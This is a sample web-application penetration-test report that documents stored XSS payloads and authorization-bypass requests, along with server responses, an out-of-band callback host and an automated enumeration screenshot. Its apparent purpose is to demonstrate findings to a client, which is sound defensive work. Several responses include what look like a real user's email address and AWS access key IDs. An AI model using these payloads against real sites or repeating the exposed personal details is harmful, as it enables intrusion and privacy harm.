



Application Penetration Assessment Sample Report

[Company Name]

Findings, Attack Narrative, and Recommendations

[Date]



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Executive Summary

PurpleSec was contracted by the company to conduct an Application Penetration Assessment against their external facing web application architecture. The intent of an application assessment is to dynamically identify and assess the impact of potential security vulnerabilities within the application. During this assessment, both manual and automated testing tools and techniques were employed to discover and exploit possible vulnerabilities.

All testing activities were conducted against the {URL} development environment to limit the impact of any service disruptions. Assessment of the {URL} application began on {Begin.Date} and concluded on {End.Date}.

Testing was conducted from both an unauthenticated and authenticated context. Unauthenticated testing examines the exterior security posture of an application and looks for vulnerabilities that do not require authentication to exploit, while authenticated tests focus on discovering and exploiting vulnerabilities on portions of the internal application that are only accessible after successful authentication. Assessors were provided both a regular user and an administrative user account to assess the internal security controls of the application.

PurpleSec assessors were able to identify and exploit instances of the following vulnerabilities:

Vulnerability	Severity
Cross-Site Scripting (Stored)	High
Authorization Restriction Bypass	High
Open-Redirect	High
Low Severity 1	Low
Low Severity 2	Low

The Stored Cross-Site Scripting vulnerability had four separate instances. Each of these instances could be leveraged by an attacker to perform unauthorized actions on behalf of the victim, conduct phishing attacks, or force the download of malicious software.



The Authorization Restriction Bypass vulnerability had two separate instances; both would allow an attacker to obtain sensitive information on application users and their data.

This unauthorized information disclosure could be leveraged to aid other attacks and cause reputational harm. The last high-severity finding discovered was an Open-Redirect vulnerability. This vulnerability could allow an attacker to steal session cookies, which in turn would allow an attacker to perform actions within the application as the victim user.

Finally, two low-severity findings were also identified during testing. While these vulnerabilities pose no immediate threat to the application or its users, remediating them would further strengthen the application's overall security posture.

A detailed explanation of the above vulnerabilities can be found in Appendix A – Findings.



Attack Narrative

Stored Cross-Site Scripting

Severity: High

Cross-Site Scripting (XSS) is a client-side code injection attack. It occurs when data enters from an untrusted source and is included in dynamic content without being validated for malicious content by the application.

Instance 1

The application allows malicious JavaScript to be saved into the "searchCompany" field while editing contact information for application users.

The following payload was used to execute a JavaScript alert box:

```
jaVasCript:/*-/*`/*\`/*!/*"/**/(/* */oNcliCk=alert(document.domain)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert(document.domain)//>\x3e
```

Entering this payload into the "user searchCompany" field stores the XSS permanently on the application:

```
POST /manage/crm/user?email=test%40the company HTTP/2
Host: {URL}
Cookie: <snip>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 629
Origin: https://{URL}
Referer: https://{URL}/manage/crm/user?email=test%40the company
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```



Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

user%5Bname%5D=test1&user%5Bemail%5D=test%40the
company&user[searchCompany]=jaVasCript%3A%2F*
%2F*%60%2F*%5C%60%2F*%27%2F*%22%2F**%2F%28%2F*+*%2FoNcliCk%3Dalert%28document.do
main%29+%29%2F%2F%250D%250A%250d%250a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%
2FteXtarEa%2F%3C%2FscRipt%2F--
%21%3E%5Cx3csVg%2F%3CsVg%2FoNloAd%3Dalert%28document.domain%29%2F%2F%3E%5Cx3e&
user%5Bcompany_id%5D=&tz=Africa%2FAbidjan&user%5Bpassword%5D=&user%5Bphone_number%5D
=&user%5Baccessrole_id%5D=&user%5Baccount_status%5D=email_verified&user%5Bservice_name%5D
=&user%5Bpricing_plan%5D=0&user%5Bindividual_sessions%5D=5&user%5Bglobal_panelist%5D=0&sav
e=once

HTTP/2 302 Found
Date: Wed, 28 Jul 2021 02:21:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Location: https://{URL}/manage/crm/user?email=test%40the company
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *;
img-src blob: mediastream: data:; font-src https: data:; worker-src blob:
Access-Control-Allow-Origin: https://{URL}
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,POST,PUT,PATCH,DELETE,OPTIONS
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-
Requested-With
Vary: Origin
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate



HTTP/2 200 OK

Date: Wed, 28 Jul 2021 02:27:50 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 59488

Server: Apache/2.4

Strict-Transport-Security: max-age=31536000; includeSubdomains

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Vary: Accept-Encoding

```
name="user[searchCompany]" class="form-control" value="" /> -->
```

```
<input type="text" id="companyName" name="user[searchCompany]" class="form-control" value="jaVasCript:/*-/*`/*\`/*!/*/**/(/* */oNcliCk=alert(document.domain) )//%0D%0A%0d%0a/////!&gt;\x3csVg/\x3e" />
```

```
<input type="hidden" id="companyId" name="user[company_id]" value="" />
```

```
[...]
```



Instance 2

It is possible to upload malicious JavaScript through an Excel file upload. An example Excel template to upload application candidates can be downloaded.

Inserting the following payload into either the First Name or Last Initial fields columns and uploading the template will cause store the XSS on the application:

```
<h1 onclick="alert(1)">test</h1>
```

	A	B	C	D
1	Agency ID			
2	Agency ID	First Name	Last Initial	Phone #
3	7/28/21 8:32		<h1 onclick="alert(1)">test</h1>	

Figure 1 - Malicious Excel File Upload

The saved XSS payload can be observed in a proxy:

```
GET /ajax/project/32708/unreviewedCandidates HTTP/2
Host: {URL}
Cookie: <snip>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```




Accept-Encoding: gzip, deflate
Referer: https://{URL}/project/32708/no-referrer
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close

HTTP/2 200 OK
Date: Wed, 28 Jul 2021 12:44:21 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 12484
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff
Vary: Accept-Encoding

[...]



```
{ "id": 2350, "name": "<h1
onclick=\\\"alert(1)\\\">test<Vh1>", "email": "", "hasEmail": false, "phoneNumber": "", "verificationStatus": "unreviewed", "mos": null, "hasAudio": false, "hasVideo": false, "browserName": null, "browserVersion": null, "isBrowserSupported": false, "city": "<h1
onclick=\\\"alert(1)\\\">test<Vh1>", "region": null, "country": null, "osName": null, "osVersion": null, "participantType": "main", "agencyId": "7V28V2021
12:34", "agencyUserId": "3402", "assignedDiscussion": null, "notificationsOn": false, "autoTechCheckLink": "https://V{URL}/recruiting/videoResponse?recruitId=4be1087e-4172-4a9e-903f-761c01deb8ce", "videoResponseLink": null, "recruitImageLink": null, "screenerLink": "Vajax/recruit/4be1087e-4172-4a9e-903f-761c01deb8ce/vscreener", "assignments": [], "availabilities": [], "isAgencyRecruit": true, "canBeUpdated": true, "agencyName": "Assessor PPL1", "agencyEmail": "dev+assessor_purplesec.us@the company", "agencyPhoneNumber": "", "resubmittedAt": null, "techCheckLinkSent": null, "interviewInviteSent": null, "techCheckStatus": "Not Sent", "techCheckNudgeSent": false, "inviteStatus": null, "dispositionHistory": { "conferences": [], "dispositions": {}
[...]
```

The following screenshot shows the XSS executing in the browser after clicking on the First Name Field:



Figure 2 - XSS Code Execution



Instance 3

It is possible to upload a malicious SVG file that will execute JavaScript on the application. Navigating to the Team Settings & Members page and clicking on any Upload Logo tab that allows SVG file extensions permits a malicious SVG to execute:



Figure 3 - Malicious SVG File



The following SVG payload was successfully uploaded:

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">  
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />  
<script type="text/javascript">  
alert("document.domain");  
</script>  
</svg>
```

Clicking the Upload tab option highlighted in the screenshot below temporarily stores the SVG:




Figure 4 - Uploading Malicious SVG File



Navigating directly to the URL will trigger the XSS to execute:




Figure 5 - Triggering XSS



Note, the malicious SVG file is also stored on a CloudFront server that is accessed by the application. Navigating directly to the CloudFront domain will also cause the XSS to execute:




Figure 6 - Image Stored On CloudFront Server



Instance 4

It is possible to insert malicious JavaScript into the “Embed Project-Level Form” field using the following payload:

```
jaVasCript:/*-/*`/*\`/*!/*"/**/(/* */oNcliCk=alert(1234) )//%0D%0A%0d%0a/////--!&gt;\x3csVg\x3e
```

The following screenshot shows the malicious JavaScript being saved into this field in the GUI:




Figure 7 - Malicious JavaScript Stored In GUI



After saving the payload in the field highlighted above then navigating back to the application dashboard page, the XSS will execute when a user clicks the Set Up Session tab:

Q Search Project Name			
My Projects			
Project	Team	Date Created	
New Project 2021-07-13 01:04:39 Owner		Jul 12, 2021	
New Project 2021-07-13 01:02:01 Owner		Jul 12, 2021	
New Project 2021-07-12 22:36:17 Owner		Jul 12, 2021	
test999 jaVasCript Owner		Jul 7, 2021	+ Set Up Sessions
test Owner		Jul 7, 2021	+ Set Up Sessions

Figure 8 - XSS Execution Via "Set Up Session" Tab



Authorization Restriction Bypass

Severity: High

Access controls enforce policies such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the user's limits.

Instance 1

It is possible to bypass application GUI authorization restrictions and arbitrarily create teams that belong to other application users. The `assessor@purplesec.us` user makes the following HTTP request. The HTTP request modifies the "ownerId" parameter from 3401 to 3402. This modification will arbitrarily assign the team to the `dev+assessor_purplesec.us@the company` user without their consent. Moreover, the request also adds the `assessor@purplesec.us` user as one of this new team's members:

```
POST /ajax/team/create HTTP/2
Host: {URL}
Cookie: <snip>
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.87 Safari/537.36 root@kd126yz624yclvd46y7azdqmhs8m2pqe.burpcollaborator.net
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
name=NOTREAL&isPublic=true&members%5B0%5D=assessor%40purplesec.us&ownerId=3402
```



```
HTTP/2 200 OK
Date: Wed, 28 Jul 2021 22:33:09 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 35
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *;
img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Access-Control-Allow-Origin: https://{URL}
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,POST,PUT,PATCH,DELETE,OPTIONS
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-
Requested-With
Vary: Origin,Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff
```

```
{"status":"success","teamId":"123"}
```

The following screenshot shows the NOTREAL team appearing in dev+assessor_purplesec.us@the company dashboard.



The screenshot shows a web interface for PurpleSec. At the top, there is a navigation bar with '+ New Team', 'Organization Admins (1)', and 'Inv'. Below this is a 'Organization Subscription' section with a 'Platinum' badge, a progress indicator for 'Credits Spent 23% (23.0 of 100.0)', and a 'Review Usage' button. The main content is a table with columns: Team, Team Owner, Access, Subscription, and Team Usage. Two rows are visible, both with 'NOTREAL' in the Team column and 'purplesec.us' in the Team Owner column.

Team	Team Owner	Access	Subscription	Team Usage
NOTREAL1	purplesec.us	Member Owner	Shared with Org	
NOTREAL	purplesec.us	Member Owner	Shared with Org	

Figure 9 - GUI Authorization Bypass

An attacker can leverage this vulnerability to discover information about application users. Because the attacker has invited themselves to the team, information on the team's owners will be returned to the attacker, including their private email addresses.

After creating the team NOTREAL8 and assigning it to the user with the ownerId 3405, the following information is returned to the attacker:

```
GET /ajax/team/my HTTP/2
Host: {URL}
Cookie:<snip>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard/no-referrer
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close
```



HTTP/2 200 OK

Date: Wed, 28 Jul 2021 22:50:04 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 18640

Server: Apache/2.4

Strict-Transport-Security: max-age=31536000; includeSubdomains

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Content-Disposition: attachment; filename=json.txt

X-Content-Type-Options: nosniff

Vary: Accept-Encoding

```
{
  "id": "128",
  "ownerId": "3405",
  "name": "NOTREAL8",
  "longitudinalLink": "",
  "theme": null,
  "createdAt": "2021-07-28 22:49:59",
  "isPublic": true,
  "orgName": "ABinBev",
  "orgId": "23",
  "members": [
    {
      "id": "3401",
      "email": "assessor@purplesec.us",
      "name": "Testtestttt",
      "avatarUrl": "https://qa-stimulus.s3.us-west-2.amazonaws.com/vimg/avatars/ab866751b1a395d24337ef7b83b05e7c-25x25.png?X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAWVJLWKOF7IEQEZN6%2F20210728%2Fus-west-2%2Fs3%2Faws4_request&X-Amz-Date=20210728T225004Z&X-Amz-SignedHeaders=host&X-Amz-Expires=3600&X-Amz-Signature=8805871b7546140360532cbccf74dfc413410273080a8871c30ec7562d7c8cce",
      "isOrgAdmin": false
    },
    {
      "id": "3405",
      "email": "rafael.silva@ab-inbev.com",
      "name": "Rafael",
      "avatarUrl": "https://qa-stimulus.s3.us-west-2.amazonaws.com/vimg/avatars/default-25x25.png?X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAWVJLWKOF7IEQEZN6%2F20210728%2Fus-west-2%2Fs3%2Faws4_request&X-Amz-Date=20210728T225004Z&X-Amz-SignedHeaders=host&X-Amz-Expires=3600&X-Amz-Signature=d1ea9a7ab2290838e113a362e4038ec0c09798f7b01d5631df44a3f0600a09f1",
      "isOrgAdmin": false
    }
  ],
  "projects": []
}
```



Since the ownerId parameter is a sequential 4-digit number, this attack can be easily automated to quickly disclose information on all application users.

Instance 2

It is possible to retrieve other users' project takeaway information. Changing the "projectId" parameter in the following HTTP request will reveal project information associated with that "projectId." This is despite the user having no access to that project.

The assessor@purplesec.us user has no authorization to view project information associated with the projectId 32489. However, the following HTTP request shows that the project's takeaway information successfully returned to the attacker:

```
GET /ajax/takeaways/takeaways?projectId=32489 HTTP/2
Host: {URL}
Cookie: <snip>
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://{URL}/dashboard/no-referrer
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close
```



HTTP/2 200 OK
Date: Wed, 28 Jul 2021 23:20:49 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 641
Server: Apache/2.4
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'; object-src 'none'; connect-src *; img-src https: blob: mediastream: data:; font-src https: data:; worker-src blob:
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: attachment; filename=json.txt
X-Content-Type-Options: nosniff
Vary: Accept-Encoding

```
{"questions":{"updatedAt":"2020-07-15
23:04:27","sections":[{"sectionId":"364","position":"1","sectionText":"","questions":[{"questionId":"1102","posit
ion":"1","questionText":"What was the biggest takeaway you had from today's
conversation?","questionId":"1103","position":"2","questionText":"What did you
learn?","questionId":"1104","position":"3","questionText":"What action would you take based on what you
heard
today?"}]},{"sectionId":"365","position":"2","sectionText":"ok","questions":[{"questionId":"1105","position":"1","
questionText":"ok"}]}],"lastSavedText":"Last saved by name@gmail.com on 11:04 pm, July 15, 2020"}
```



An attacker can easily automate this attack to retrieve all application project takeaway information stored on the application:

The screenshot shows a web application security tool interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. Below the tabs, it says 'iter: Showing all items'. A table lists several requests with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The second request (index 6) is highlighted in orange, with a payload of 275, status 200, and length 1783. Below the table, the 'Request' and 'Response' tabs are visible, with the 'Response' tab selected. The response is displayed in a code editor with a 'Pretty' button and a 'Raw' button. The response is a JSON object containing question and section information.

Request	Payload	Status	Error	Timeout	Length	Comment
1	141	200	<input type="checkbox"/>	<input type="checkbox"/>	1867	Contains a JWT
6	275	200	<input type="checkbox"/>	<input type="checkbox"/>	1783	Contains a JWT
2	711	200	<input type="checkbox"/>	<input type="checkbox"/>	1683	Contains a JWT
1	137	200	<input type="checkbox"/>	<input type="checkbox"/>	1540	Contains a JWT
1	147	200	<input type="checkbox"/>	<input type="checkbox"/>	1509	Contains a JWT
1	129	200	<input type="checkbox"/>	<input type="checkbox"/>	1402	Contains a JWT
14	523	200	<input type="checkbox"/>	<input type="checkbox"/>	1391	Contains a JWT
6	555	200	<input type="checkbox"/>	<input type="checkbox"/>	1358	Contains a JWT
10	489	200	<input type="checkbox"/>	<input type="checkbox"/>	1333	Contains a JWT
14	493	200	<input type="checkbox"/>	<input type="checkbox"/>	1310	Contains a JWT
10	349	200	<input type="checkbox"/>	<input type="checkbox"/>	1298	Contains a JWT
12	701	200	<input type="checkbox"/>	<input type="checkbox"/>	1279	Contains a JWT
